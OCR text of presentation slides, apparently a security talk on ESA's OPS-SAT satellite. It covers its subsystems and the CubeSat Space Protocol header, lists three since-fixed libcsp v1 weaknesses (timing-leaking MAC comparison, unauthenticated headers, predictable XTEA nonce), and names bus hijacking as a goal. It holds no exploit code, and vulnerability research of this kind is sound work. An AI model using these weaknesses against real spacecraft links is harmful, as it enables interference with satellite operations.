
Bus


- Hijack Bus Control Flow
  - ?
- Full Bus Privileges
  - ?

OPS-Sat



System Chart





Experimenter


Operated by ESA

Open for Research


S-/X-Band, SDR, Optical Rx., Camera, ...

Peripherals

System Chart




System Chart




1 Cubesat Space Protocol (CSP)

System Chart



1. Cubesat Space Protocol (CSP)
2. AVR32 AT32UTC3, FreeRTOS


System Chart



1 Cubesat Space Protocol (CSP)


2 AVR32 AT32UTC3, FreeRTOS

System Chart




1. Cubesat Space Protocol (CSP)
2. AVR32 AT32UTC3, FreeRTOS
3. CCSDS Protocol Stack

System Chart



1. Cubesat Space Protocol (CSP)
2. AVR32 AT32UTC3, FreeRTOS
3. CCSDS Protocol Stack
4. ARM Cortex A9, Yocto Linux


System Chart



1 Cubesat Space Protocol (CSP)

2 AVR32 AT32UTC3, FreeRTOS

UHF-Stack



Cubesat Space Protocol (CSP) v1


TCP/IP Oriented Design

CSP Header 1.x																													
Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Priority		Source					Destination					Destination Port						Source Port						Reserved				HMAC	XTEA	RDP	CRC
32	Data (0 – 65,535 bytes)																															

Source: https://en.wikipedia.org/wiki/Cubesat_Space_Protocol

/ libcsp

UHF-Stack



Cubesat Space Protocol (CSP) v1

Security Features


- HMAC-SHA1 Authentication
- XTEA Encryption Support

Security Issues

1. MAC comparison leaks timing data #44
   - `memcmp` to compare the digest
2. HMAC doesn't protect headers #45
   - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
   - `const uint32_t nonce = (uint32_t)rand();`

Authors: Issues fixed in libcsp v2

UHF-Stack



Cubesat Space Protocol (CSP) v1

Security Features

